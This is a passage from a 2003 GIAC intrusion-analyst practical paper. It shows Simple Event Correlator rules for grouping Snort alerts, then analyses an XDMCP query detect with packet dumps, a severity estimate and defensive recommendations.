Global Information Assurance Certification Paper

IDS Event Correlation with SEC - The Simple Event Correlator

Global Information Assurance Certification (GIAC)

GIAC Certified Intrusion Analyst (GCIA)

Practical Assignment Version 3.3

Author: Christopher D. Dillis

Submitted: 27 June, 2003

Abstract: This paper is comprised of the three distinct components of the GIAC GCIA practical assignment. The first part is intended to address the current state of intrusion detection by discussing event correlation with a freeware tool called the “Simple Event Correlator”. The second part analyzes three separate IDS network detects, and the third part is a notional security audit of a university.

Part 1 – Describe the State of Intrusion Detection

Problem Definition

The job of the intrusion analyst is a difficult one. The task of detecting network attacks amongst the volumes of intrusion detection system (IDS) logs, firewall logs, router logs, and system logs is akin to finding a needle in a haystack. Even if the analyst focuses primarily on the IDS, the amount of data to review can be overwhelming.

Having large quantities of data is not necessarily a disadvantage, however. With all the various systems collecting data, it is unlikely an attacker can achieve success without triggering multiple IDS alerts or at least causing several log file entries. If the alerts and log entries can be grouped together in a way that shows relationships among the entries, then the attack may become visible to the analyst through the myriad of background noise. This act of detecting relationships among various data points is correlation.

Correlation

The *American Heritage Dictionary* defines correlation as "A casual, complementary, parallel, or reciprocal relationship, especially a structural, functional, or qualitative correspondence between two comparable entities." In this classic definition of the word, correlation is concerned with a single relationship between two variables. For example, one may be interested in determining a correlation between the number of cigarettes smoked per day and the incident rate of lung cancer. In the world of intrusion detection, correlation has a slightly different definition. What intrusion analysts typically call "correlation" is the act of finding all the IDS detects and/or log entries that are related to a single attack. The intrusion analyst is not typically interested in showing relationships like the previously mentioned smoking-to-cancer relationship. Indeed, it is difficult to imagine a scenario where an intrusion analyst would be concerned with an increase in one variable being related to an increase (or decrease) in another. Rather, the intrusion analyst is concerned with the relationships among individual intrusion events that may indicate an attack is underway (or has taken place).

Types of Correlation

There are several different relationships among security events that may be useful in intrusion detection. The trick to intrusion detection is finding actual intrusions amongst the false positives. By grouping the IDS data based on certain relationships, the actual attacks can become more obvious – the needle can be found within the haystack.

Source IP Correlation

Perhaps the most basic form of IDS event correlation is that which is based on IP address. By grouping together events based on their source IP, the analyst can determine which "attacker" has been most active. If a single IP address has been implicated as the source in numerous IDS events, there is a good chance this IP is being used in an attack. This is especially true if the same source IP has triggered several unique security events.

Destination IP Correlation

While source IP correlation is useful for identifying attackers, destination IP correlation is useful for identifying targets. If a single system is repeatedly being reported as the target of an attack, there is a good chance it actually is the target of an attack. At the very least, having multiple events reported for a single destination gives the analyst cause for further investigation.

Event Class/Name Correlation

If the attacker is using multiple source IP addresses in his attack, then IP address correlation may not be effective. It could be beneficial, however, to correlate based on the name of the events or on the type or classification of the attack. For example, correlating based on event classification would show the analyst all the web based attacks grouped together. If there is an unusually high number of web related intrusion events, the analyst could begin further investigations to see if the organization's web servers are under attack.

Similarly, the analyst could group the data based on event name, so that all the detects of a particular type are shown together. Seeing a high number of a particular event would raise concern. For example, if an analyst sees a single "ICMP redirect" event, it may not raise suspicion, but if the analyst sees a couple hundred "ICMP redirects" that would be cause for concern.

Time Based Correlation

If the analyst has data from several days, he may be able to perform some correlation based on the time of day. If for example, the analyst sees spikes in the number of alerts at a certain time each day, then that may indicate an attack by a hacker who likes to practice his craft at a particular hour of the day.

Vulnerability Correlation

Another technique to detect an attack is to correlate IDS events with known vulnerabilities. Some would argue that the analyst should not waste his time tracking down events if the system being attacked is not vulnerable to the exploit being used. Why worry about a Microsoft IIS exploit if you are running an Apache web server? Others would argue that the hacker will eventually determine what web server you are running, and will adjust his attacks appropriately, so it is good to identify the attack and take action before the hacker changes his approach.

Open Port Correlation

Similarly, the analyst can choose to ignore exploits directed at ports that are not listening. If the analyst has an accurate list of IPs and port numbers for his network, then he can theoretically look at only those exploits that are directed against active ports. Conversely, if the analyst sees network traffic directed toward a non-listening port or a non-existent IP, then he can conclude the traffic is hostile (or at least the result of a misconfiguration), since there is no legitimate reason why traffic should be going to an inactive IP/port.

Heterogeneous Correlation

If the analyst has at his disposal several disparate data sets, then it could be useful to use some of the previously mentioned correlation techniques across all the data. For example, the analyst may have IDS logs, firewall logs, router logs, and system logs. If he can combine these data sets into one aggregate set, and then correlate based on source IP, the results could prove beneficial.

The opposite of "heterogeneous correlation" is "homogeneous correlation". This is correlation using data from a single source such as an IDS. Homogeneous correlation is a much simpler task than heterogeneous, and is therefore more commonly found in today's intrusion detections systems.

Combined Techniques

While the aforementioned techniques can be quite effective, often it is useful to combine the various types of correlation. For example, the analyst can perform source IP correlation to get the list of "top talkers" (the most active source IPs). He can then perform destination IP correlation on the results to get a clearer picture of what the top talkers were talking to.

SEC – The Simple Event Correlator

The ability to correlate intrusion event data is essential to the intrusion analyst. Without at least some very basic correlation capabilities, it is impossible to perform effective intrusion analysis for even a moderately busy network.

There are both commercial and open source tools available to assist the analyst with event correlation. Unfortunately, the commercial tools are generally expensive, and the most popular free tool (ACID, the Analysis Console for Intrusion Databases) is plagued with performance problems.

There is however, a freeware tool that promises excellent performance for real time event correlation. The tool, SEC (Simple Event Correlator), is available from SourceForge.net at the following URL:

http://simple-evcorr.sourceforge.net

The SEC application is written in Perl with no system-specific calls, so it is platform independent. It reportedly even works on Windows 2000.

SEC takes its input from files, pipes, or standard input, so it can work with any event detection system that can write its output to a file handle. It was originally conceived as a system for correlating HP OpenView network events, but it has also been used to correlate intrusion events generated by Snort. The system is flexible enough to be used for correlating almost anything.

How SEC Works

With flexibility, however, comes complexity -- SEC is a bit difficult to understand and configure. The concept is fundamentally simple. SEC takes individual events and looks for patterns. If an event matches a particular pattern, that simple event is added to a composite event. The simple events are not reported to the analyst; only the composite events are reported. Therefore, instead of seeing 255 events for a class C network scan, for example, the analyst is presented with a single composite event that indicates a particular class C network was scanned.

The composite events and the pattern matches required for these composite events are defined in an SEC rules file. The rules file can be very complex. There is no limit to the number of rules that can be in the rules file, but there are nine distinct rule types. Each rule can be used to trigger one of 15 different actions, one of which gives SEC the ability to run a shell command. What adds even more to the complexity is that a rule action can be used to generate an event that is used as input to another rule. In this way, rules can be strung together to perform complex correlations.

Rather than trying to explain all the intricacies of the SEC rule set, I will instead offer a couple examples, and direct the reader to the SEC man page (http://simple-evcorr.sourceforge.net/sec.pl.html) for more information.

SEC Sample Rules

I'll begin with the very simple configuration file (named sec.conf) shown here:

```
type=SingleWithThreshold
ptype=RegExp
pattern=event (\S+)
desc=Event $1 detected 3 or more times
action=add ALERT_REPORT %s;
window=60
thresh=3
```

This rules file contains only one rule. It is designed to process the input file looking for events that match the pattern "event (\S+)". Because "\S+" is in parenthesis, whatever matches this portion of the pattern is assigned to the variable "$1". If there were another pattern after this that was also in parenthesis, whatever matched it would be assigned to "$2", and so on.

As SEC continues through the input file, it adds up the events that match the pattern, and if the threshold is met, the "action" is executed. In this case, the action is to add a message to the ALERT_REPORT with the event description

("%s" is a special SEC variable with a value equal to the event description.). So if SEC sees three (that's the threshold) or more alerts matching the pattern "event (\S+)" it will generate a log entry.

The regular expression in this rule was specifically designed to work with my simple test file. The test file (inlog.txt) had 50 lines similar to the 5 shown here:

```
detected event A
detected event B
detected event G
detected event H
detected event H
```

SEC uses the event description strings defined by the "desc=" rule option when it performs correlation. It creates a separate correlation for each unique description string. Since I have the variable "$1" in my description string, a new correlation is begun every time SEC detects a new event type. That is, if SEC sees the following 3 lines in the input file

```
detected event A
detected event A
detected event A
```

it will generate an entry in the ALERT_REPORT. But if it saw these three lines

```
detected event A
detected event B
detected event G
```

it would not generate an entry. To demonstrate this functionality, I ran the following command:

```
sec.pl -input=inlog.txt -conf=sec.conf -notail -input_timeout=3 -
log=outlog.txt
```

The command line switches used in this example command are defined as follows:

- **-input** – the input file
- **-conf** – the rules file
- **-notail** – tells SEC to start processing the input file at the top. By default, SEC goes to the end of the input file and begins processing any new data that is appended to the file.
- **-input_timeout** – tells SEC how long it should wait for new data to be appended to the input file before quitting.
- **-log** – the log file

The command produced the following output:

```
Simple Event Correlator version 2.1.7
Reading configuration from sec.conf
1 rules loaded from sec.conf
Adding event 'Event A detected 3 or more times' to context
'ALERT_REPORT'
```

```
Adding event 'Event E detected 3 or more times' to context
'ALERT_REPORT'
Adding event 'Event F detected 3 or more times' to context
'ALERT_REPORT'
Adding event 'Event G detected 3 or more times' to context
'ALERT_REPORT'
Adding event 'Event H detected 3 or more times' to context
'ALERT_REPORT'
Adding event 'Event L detected 3 or more times ' to context
'ALERT_REPORT'
Adding event 'Event X detected 3 or more times ' to context
'ALERT_REPORT'
```

This first example is about as simple as one can get with SEC, but it actually demonstrates the process of “event aggregation” rather than “event correlation”. Aggregation and correlation are similar but slightly different concepts. While these two words are often used interchangeably, event aggregation involves the combining of multiple events into a single composite event, while event correlation involves the grouping together of multiple events. In aggregation, the details are hidden, while in correlation they are not. The two concepts are often used together. Data may be displayed in an aggregated fashion that will allow the analyst to click on the composite event to see the individual events that make it up.

In the next example, I will demonstrate how SEC can be used in a pure “event correlation” scenario with more realistic data. It will show how SEC can be used to perform source IP correlation of a Snort log file.

Here is the configuration file I used:

```
type=single
continue=takenext
ptype=regexp
pattern=.+\[\*\*\].+ (\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}):\d+ ->
(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})
context=!ACTIVITY_$1
desc=create context for ip $1
action=create ACTIVITY_$1 20 (report ACTIVITY_$1 /usr/bin/more >
/tmp/log_$1)

type=single
ptype=regexp
pattern=.+\[\*\*\].+ (\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}):\d+ ->
(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})
context=ACTIVITY_$1
desc=event for ip $1
action=add ACTIVITY_$1 $0
```

For demonstration purposes, I ran SEC using this configuration file against a 100 line excerpt from an actual Snort alert file. The regular expression in this example matches source and destination IPs as they are found in a Snort alert file. Upon matching the pattern, the source IP is assigned to $1, while the destination IP is assigned to $2. I did not need the destination IP for this example, but used this regular expression just in case I wanted to perform

destination IP correlation at a later time. If I wanted to perform destination IP correlation, all I would have to do is replace "$1" with "$2" throughout the configuration file.

Upon matching a line in the input file, SEC builds a "context" or a correlation called "ACTIVITY_$1", where $1 is translated to the source IP address. Whenever that same source IP address is detected in the input file, the full line ($0) is added to the context.

When the context is created with the "action= create ACTIVITY_$1 20" line, it will only exist for a limited amount of time. The "20" in this create statement tells SEC to keep this context active for 20 seconds. After the context expires, the command in parenthesis is executed, and the context is deleted. In this case, the command sends a report that contains all the events of the context to a file called /tmp/log_$1. Twenty seconds was more than enough time for SEC to run through the entire 100 line input file, thus ensuring all the individual events from the input file were added to a context before the context time expired.

The end result of running SEC with this rule set is a separate log file for each source IP address. The large Snort alert file is broken down into individual log files – one for each source IP. By running "ls" in the tmp directory, the analyst can easily get a listing of all the IP addresses found in the Snort log file, as shown here:

```
> ls log*
log_12.249.143.173      log_203.145.165.210     log_62.76.95.66
log_171.75.53.217       log_203.145.175.189     log_63.98.19.244
log_192.168.201.58      log_203.251.136.141     log_64.12.29.101
log_192.168.204.26      log_216.39.50.145       log_64.68.82.47
log_192.168.205.234     log_216.61.59.188       log_66.42.68.210
log_192.168.240.10      log_217.56.74.226       log_66.77.73.236
log_193.95.201.215      log_218.0.90.76         log_67.39.40.208
log_194.84.188.162      log_218.79.91.27        log_80.18.172.50
log_198.78.249.19       log_61.139.198.242
log_200.85.47.158       log_62.219.154.129
```

By piping the output of "ls" to "wc", the analyst can get a quick count of the number of unique source IPs in the Snort log.

```
> ls log* | wc -l
      28
```

By using "cat" or "more" on the individual files, the analyst can see all the Snort alerts originating from a particular IP address.

```
> more log_218.79.91.27
05/13-00:34:28.816852  [**] SMB Name Wildcard [**]
218.79.91.27:64439 -> 192.168.152.113:137
05/13-00:34:33.614229  [**] SMB Name Wildcard [**]
218.79.91.27:64439 -> 192.168.152.145:137
05/13-00:34:34.965040  [**] SMB Name Wildcard [**]
218.79.91.27:64439 -> 192.168.152.154:137
```

Conclusions

The Simple Event Correlator is a powerful and flexible tool. This paper has just scratched the surface of SEC. The SEC web site has an example SEC rule set for Snort (http://simple-evcorr.sourceforge.net/snort.txt) that demonstrates even more of SEC's capabilities. It shows how to configure SEC to:

- Create a portscan report
- Detect the start of a priority 1 attack, and send an email notification
- Handle incidents by thesholding
- Report IPs that have been active for a certain amount of time; and
- Send a daily incident report

SEC is ideally suited for performing real-time monitoring. While it can take old log files as input (as demonstrated in this paper), it has really been designed to process active log files. While I did not run SEC through any performance tests, the claims on the web site, and user testimonials on the SEC mailing list indicate that SEC can handle large quantities of data without any problems.

SEC excels at event aggregation. It is easily configured to detect multiple similar events and report them as a single composite event, thereby reducing the amount of data the analyst has to review.

SEC has a facility for real-time notification. It can feed reports to any program or script that is capable of processing file streams. It can send email, write to a file, and could theoretically be configured to send pager notifications (although I did not experiment with that capability).

Its thresholding capability makes SEC a valuable tool for data reduction, and for detecting low-level activity. For example, the analyst may not care about one or two failed login attempts, but would be very interested in 100 failed login attempts. SEC can be configured to report whenever a certain threshold is exceeded. If that threshold is never exceeded, the analyst is not even made aware of the failed login events – that reduces the amount of data the analyst has to review. By the same token, if an attacker is conducting a low and slow password guessing brute force attack over the course of several days, the analysts is alerted as soon as the threshold is exceeded. Without that alerting mechanism in place, the analyst may not have taken notice of the few failed logins that had been seen.

Despite its many good points, SEC does have its drawbacks – namely its complexity and limited installation base. The learning curve for SEC is steep, and while it is fairly well documented, there does not seem to be a huge user community to go to for help. There is an SEC users' mailing list, but it has seen limited use. Since the mailing list's inception in December 2001, there have only been about 150 emails posted to it. Furthermore, since SEC was originally intended for use with network management systems such as HP OpenView, the amount of Snort-specific information available is even more limited. On the plus

side, however, SEC's creator, Risto Vaarandi, regularly posts replies to users' questions through the mailing list, and would almost certainly be willing to offer assistance with any Snort related questions.

Part 2 – Network Detects

Detect #1 - MISC xdmcp query

Source of Trace

The log files used in this analysis were retrieved from the following URL:

http://www.incidents.org/logs/Raw/2002.8.30

A significant majority of the detects identified in these logs were web related, leading me to believe these particular logs were retrieved from a sensor within a DMZ. The sensor may have been deployed specifically to detect attacks against the organizations web servers.

Detect Was Generated By

The detects were generated by Snort Version 1.9.1 (Build 231) using the configuration file and rules from http://www.snort.org/dl/rules/snortrules-stable.tar.gz.

I used the following command to pull detects from the raw binary snort file:

```
snort -d -c snort.conf -l GIACsnortlogs -h 115.74.0.0/16 -k none -r
2002.8.30
```

Before running this command, I used a series of grep commands to determine that the home network was 115.74.0.0/16. All of the alerts in the source file contained IPs in this network as either the source or destination IP.

Snort processed 2119 packets and generated 43 alerts. Six of those alerts were called "MISC xdmcp query". Having never seen this alert before, I chose to investigate it further. According to arachNIDS (http://www.whitehats.com/info/ids476), "This event indicates that a remote user has attempted to query the XDMCP service to retrieve information about the server. XDMCP could be potentially be queried to get a login screen from your host, a list of users on that host (as presented by kdm), and to circumvent access control mechanisms like tcpwrapper and restriction of root login to the console." The xdmcp excerpts from the snort alert file are listed below:

```
[**] [1:517:1] MISC xdmcp query [**]
[Classification: Attempted Information Leak] [Priority: 2]
09/30-22:11:03.946507 66.68.128.253:1576 -> 115.74.105.5:177
UDP TTL:110 TOS:0x0 ID:7240 IpLen:20 DgmLen:35
Len: 15 [Xref => arachnids 476]

[**] [1:517:1] MISC xdmcp query [**]
[Classification: Attempted Information Leak] [Priority: 2]
```

```
09/30-22:11:05.956507 66.68.128.253:1576 -> 115.74.105.5:177
UDP TTL:110 TOS:0x0 ID:7496 IpLen:20 DgmLen:35
Len: 15 [Xref => arachnids 476]

[**] [1:517:1] MISC xdmcp query [**]
[Classification: Attempted Information Leak] [Priority: 2]
09/30-22:11:09.956507 66.68.128.253:1576 -> 115.74.105.5:177
UDP TTL:110 TOS:0x0 ID:9032 IpLen:20 DgmLen:35
Len: 15 [Xref => arachnids 476]

[**] [1:517:1] MISC xdmcp query [**]
[Classification: Attempted Information Leak] [Priority: 2]
09/30-22:11:17.976507 66.68.128.253:1576 -> 115.74.105.5:177
UDP TTL:110 TOS:0x0 ID:53064 IpLen:20 DgmLen:35
Len: 15 [Xref => arachnids 476]

[**] [1:517:1] MISC xdmcp query [**]
[Classification: Attempted Information Leak] [Priority: 2]
09/30-22:11:33.996507 66.68.128.253:1576 -> 115.74.105.5:177
UDP TTL:110 TOS:0x0 ID:13129 IpLen:20 DgmLen:35
Len: 15 [Xref => arachnids 476]

[**] [1:517:1] MISC xdmcp query [**]
[Classification: Attempted Information Leak] [Priority: 2]
09/30-22:12:06.026507 66.68.128.253:1576 -> 115.74.105.5:177
UDP TTL:110 TOS:0x0 ID:27978 IpLen:20 DgmLen:35
Len: 15 [Xref => arachnids 476]
```

The rule used to detect this signature is as follows:

```
alert UDP $EXTERNAL any -> $INTERNAL 177 (msg: "IDS476/x11_xdmcp-
query"; content: "|00 01 00 03 00 01 00|"; classtype: info-
attempt; reference: arachnids,476;)
```

It triggers on UDP traffic destined to an internal address on destination port 177. The datagram must contain the pattern "`"|00 01 00 03 00 01 00|`".

Probability the Source Address Was Spoofed

Because this event was triggered by a UDP packet, the source IP could have easily been spoofed (because UDP is connectionless – it does not require the 3-way handshake used by TCP). However, this is a reconnaissance probe. The individual conducting the reconnaissance would certainly want to get feedback from it, otherwise there would be no point in doing it. Therefore, it is highly likely the source IP detected in this alert is legitimate.

Description of Attack

The xdmcp query (Reference CVE-2000-0374 -- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0374) is an attempt by a remote user to query the X Display Manager Control Protocol (XDMCP) service on the target host.

XDMCP is a network protocol that allows a local client (typically Windows or Mac) to run an X-Terminal on a remote Unix server. Using XDMCP, a local

windows client can get access to the remote server's desktop. The local user will see the remote system's desktop on his PC, and will have the ability to use the keyboard and mouse as if he were sitting at the remote system.

While possibly a useful feature (especially for a junior systems administrator) using the XDMC protocol raises some security concerns. XDMCP can be used to get a login screen from a Unix host. If that Unix host is running the KDM display manager, then the remote user may get a listing of all user accounts on the system. If the remote user successfully logs in to the Unix system, then they can circumvent access control mechanisms designed to limit external access to the system. For example, if tcpwrappers were being used to restrict which IPs could ssh or telnet into a system, by using XDMCP, a user could still open up a terminal window on the remote desktop.

XDMCP can be configured to be more secure, but in the case of Caldera Linux the default configuration allows XDMCP connections from any host. So, for a Caldera host running the KDM display manager, anyone can get a listing of the system users simply by querying the XDMCP service. Having the usernames gives the attacker a base for password guessing.

Attack Mechanism

This reconnaissance method works by sending a standard XDMCP request datagram to a server. If the server responds with the expected XDMCP datagram, then the "attacker" will have identified a system worthy of further attention.

I have found no tools specifically designed to perform XDMCP scans (other than UDP port scanners which could identify a system listening on port 177), but it seems it would not be too difficult for someone to script such a tool that would automatically execute an XDMCP query. Alternatively, by running the Unix "X" command with the correct set of command line switches and options, a user can manually issue and XDMCP query to an X server. That command would look something like this:

```
X -query hostname
```

The full datagrams captured by tcpdump as a result of the snort XDMCP signature are shown below:

```
22:11:03.946507 cs6668128-253.austin.rr.com.1576 > 115.74.105.5.177:
[bad udp cksum 6e6e!] udp 7 (ttl 110, id 7240, len 35, bad cksum 2283!)
0x0000   4500 0023 1c48 0000 6e11 2283 4244 80fd        ..#.H..n.".BD..
0x0010   734a 6905 0628 00b1 000f eaf2 0001 0003        Ji..(..........
0x0020   0001 0000 0000 0000 0000 0000 0000             ..............

22:11:05.956507 cs6668128-253.austin.rr.com.1576 > 115.74.105.5.177:
[bad udp cksum 6e6e!] udp 7 (ttl 110, id 7496, len 35, bad cksum 2183!)
0x0000   4500 0023 1d48 0000 6e11 2183 4244 80fd        E..#.H..n.!.BD..
0x0010   734a 6905 0628 00b1 000f eaf2 0001 0003        sJi..(..........
0x0020   0001 0000 0000 0000 0000 0000 0000             ..............
```

```
22:11:09.956507 cs6668128-253.austin.rr.com.1576 > 115.74.105.5.177:
[bad udp cksum 6e6e!] udp 7 (ttl 110, id 9032, len 35, bad cksum 1b83!)
0x0000   4500 0023 2348 0000 6e11 1b83 4244 80fd       E..##H..n...BD..
0x0010   734a 6905 0628 00b1 000f eaf2 0001 0003       sJi..(..........
0x0020   0001 0000 0000 0000 0000 0000 0000            ..............

22:11:17.976507 cs6668128-253.austin.rr.com.1576 > 115.74.105.5.177:
[bad udp cksum 6e6e!] udp 7 (ttl 110, id 53064, len 35, bad cksum
6f82!)
0x0000   4500 0023 cf48 0000 6e11 6f82 4244 80fd       E..#.H..n.o.BD..
0x0010   734a 6905 0628 00b1 000f eaf2 0001 0003       sJi..(..........
0x0020   0001 0000 0000 0000 0000 0000 0000            ..............

22:11:33.996507 cs6668128-253.austin.rr.com.1576 > 115.74.105.5.177:
[bad udp cksum 6e6e!] udp 7 (ttl 110, id 13129, len 35, bad cksum b82!)
0x0000   4500 0023 3349 0000 6e11 0b82 4244 80fd       E..#3I..n...BD..
0x0010   734a 6905 0628 00b1 000f eaf2 0001 0003       sJi..(..........
0x0020   0001 0000 0000 0000 0000 0000 0000            ..............

22:12:06.026507 cs6668128-253.austin.rr.com.1576 > 115.74.105.5.177:
[bad udp cksum 6e6e!] udp 7 (ttl 110, id 27978, len 35, bad cksum
d180!)
0x0000   4500 0023 6d4a 0000 6e11 d180 4244 80fd       E..#mJ..n...BD..
0x0010   734a 6905 0628 00b1 000f eaf2 0001 0003       sJi..(..........
0x0020   0001 0000 0000 0000 0000 0000 0000            ..............
```

By looking at the time stamps of these alerts, we observe that the alerts all occurred within a one minute and three second time span. We can further observe that the time interval between queries appears to follow no pattern. It's impossible to know for sure, but judging by the timing of these queries, this looks to be a manual query.

Correlations

I have not been able to find other instances of this particular detect on line, although there are plenty of known vulnerabilities for X windows systems. As previously mentioned, this event is referenced as CVE-2000-0374, available at http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0374

At least two other GIAC Candidates have written reports concerning this detect. These candidates were:

- Doug Kite (see http://cert.uni-stuttgart.de/archive/intrusions/2002/12/msg00289.html) He noted that this vulnerability was first reported by Caldera in August 1999 (CSSA-1999:021) and made public in March 2002 by ProCheckUp (http://www.procheckup.com/security_info/vuln_pr0208.html).
- Reto Baumann (see http://cert.uni-stuttgart.de/archive/intrusions/2003/03/msg00117.html) pointed out that CERT has a vulnerability note (VU#634847) concerning this attack available at http://www.kb.cert.org/vuls/id/634847.

Evidence of Active Targeting

The log file used in this analysis contained over 2100 packets. Of those, only the six already mentioned were directed toward IP 115.74.105.5. Furthermore, the source host, cs6668128-253.austin.rr.com, was not seen anywhere other than in the previously mentioned six packets. Given that this source only hit one destination, and that the source hit the destination with only one very specific query, it looks like this is active targeting.

Severity

The severity of this activity can be quantified using the following equation:

```
Severity = (Criticality + Lethality) - (System Countermeasures +
Network Countermeasures)
```

Unfortunately, one cannot assign values to these criteria with any certainty without knowing more about the systems and network involved. Since the logs were pulled off the incidents.org website, I will be forced to make educated guesses when evaluating these criteria.

Criticality

If we assume this system is being actively targeted as outlined in the previous section, then we must assume the target is a Unix platform – an attacker would not try a Unix exploit on a Windows system if he knew anything about his target. In my experience I have seen Unix platforms deployed primarily as servers. While operating systems like Linux are making inroads into the desktop market, I believe the majority of Unix systems are still being used as servers. Presumably if this is a server, than it is performing some type of important function. It could be that this is the main web server for an e-commerce company, in which case the system could be highly critical. Or, this system could be a secondary DNS server or a backup server or something else that is important, but less critical. Either way, if it is a server, I believe it should be considered at least somewhat critical. I will assign a value of “4”.

Lethality

The activity detected by snort can in no way be considered “lethal”. At worst, this activity represents an attempt at gathering information. Therefore, I will assign lethality a value of “1”.

System Countermeasures

With the information provided in the logs, there is really no way to know what type of system protection is in place. It is entirely possible that the targeted system is locked down tight. It may not even be running X Windows, and would therefore be completely immune to this activity. Or it could be wide open. For this assessment, I will assign assume a mid-range level of system security, and assign a value of “2”.

Network Countermeasures

As for the network, we know UDP port 177 traffic is at least allowed through the boundary router into what I would assume is a DMZ. There is no way of knowing if a firewall or router on the inside of the DMZ would prevent this traffic from getting to the internal network. In order to have the highest level of network security, the boundary router would have a "default deny" policy. Clearly this type of policy is not in place, so I will assign a low value to network countermeasure. This criteria gets a "1".

Severity

Adding it all together we get the following:

$$\text{Severity} = (4 + 1) - (2 + 1) = 2$$

Defensive Recommendation

As I have already alluded to, this network could benefit from having a "default deny" policy on its external router. I see no good reason why UDP port 177 traffic would be allowed onto a network from an external IP address. All traffic from outside to inside should be denied, unless it is specifically authorized.

Furthermore, X services should be disabled on all Unix servers. One of the many benefits of Unix systems is their ability to be administered through a command line interface. SSH has proven to be much more secure than X Windows. If the system being scanned was in fact a server, then there is no need for it to be running X Windows. If X Windows is running, it should be turned off.

If X Windows is required on the system, then the X server should be configured to only allow connections from specific hosts.

Multiple Choice Test Question

How can the "X Display Manager Control Protocol" (XDMCP) be used by an attacker to gain unauthorized access to a system?

a) It cannot. X Windows is a Unix application, and Unix is inherently secure.
b) Using XDMCP, an attacker can bypass port level access restrictions put in place by tcpwrappers or packet filtering firewalls.
c) An attacker can send large video files to the X server, thereby causing a buffer overflow.
d) XDMCP can be used to mask an attackers activities by encapsulating Trojan data inside TCP packets.

Answer: b

Answers to Posts:

This section includes three questions from the intrusions@incidents.org mailing list. I posted my original detect on June 5th, 2003 at 7:19PM with the subject line "LOGS: GIAC GCIA Version 3.3 Practical Detect".

Here are the questions I received:

1) From Brian Granier [briang@zebec.net] 6/5/03 7:07 PM

Could it be possible that it was not a reconnaissance probe and was in fact evidence of actual utilization of XDMCP? How could you tell the difference with the identified signature?

Based on the signature alone, there is no way to know if this activity was actual use of XDMCP or was some sort of probe, since either situation would trigger the signature. There is, however, some evidence to suggest that this activity is not legitimate use of XDMCP. According to a posted reply from "rocker atschool" (starplanet1000@yahoo.com.hk 6/6/2003 1:24PM), one such piece of evidence is the IP Identification field. Rocker contends that the IP IDs should increase by 256 each time, but as the table below shows, this is not the case.

Actual IP ID	Expected IP ID
7240	7240
7496	7496
9032	7752
53064	8008
13129	8264
27978	8520

Rocker also points out a problem with the Time to Live (TTL) field. He suggests that the TTL should increment by 64 with each packet. In these detects, however, the TTL remains at a constant value of 110.

Because of the anomalies with the IP ID field and the TTL, Rocker believes there is a very high chance that these packets have been crafted.

2) FromTyler Hudak [Tyler.Hudak@roadway.com] 6/6/03 1:51 PM

Look at the timing between the packets. Could these be retries?

According to Joseph Bowling [joebowling@comcast.net] in a June 10th 6:30PM post, there appears to be a doubling back off effort. There is a pattern in the time between alerts of 2,4,8,16, and 32 seconds. When I conducted my analysis, I did not catch this obvious pattern, which is indeed indicative of a packet retry.

Joseph also points out that IP ID number increments, while the source port, TTL, and packet length remain constant. All of these are indicative of a packet retry.

But, the payload of the packet changes slightly from alert to alert. The payload should be constant for each retry, so I am inclined to believe these are some sort of crafted packets as suggested by Rocker in response to question #1.

3) FromTyler Hudak [Tyler.Hudak@roadway.com] 6/6/03 1:51 PM

In response to my observation that the source IP seen in these 6 detects was not seen anywhere else in the logs, and that the source IP only hit the one destination IP, Tyler asks,

"What conclusions can you draw from this? Could this be a false positive? Why?"

By this question, Tyler seems to be suggesting that this is legitimate XDMCP traffic. If one looks at the fact that this source IP did not seem to conduct any other hostile activity, then one might agree with Tyler's suggestion. The extremely limited amount of traffic between these hosts suggests the user deliberately pointed his X client at the destination server. There was no scanning as a precursor to this activity, and no other attempts by this host.

I would be tempted to agree with Tyler, but for the fact that I have seen this pattern of behavior in the real world on several occasions – not with XDMCP, but with FTP. I have witnessed several occasions where unauthorized users have made successful FTP connections to HP printers scattered throughout our network. These connections originated from unusual foreign sources – sources that would have absolutely no business connecting to our printers. Again, in these real world cases, there was no FTP scan preceding the successful FTP connection, and there were no FTP connection attempts to other systems. It is as if the unauthorized user somehow knew these systems were there, and were open to FTP.

In the real world scenario, we concluded that the attacker must have conducted a low level scan previously that fell below our radar. Also, the attacker must have conducted that scan from another source. It is possible the same situation occurred in this exercise scenario.

Detect #2 - DNS SPOOF query response with ttl: 1 min. and no authority

Source of Trace

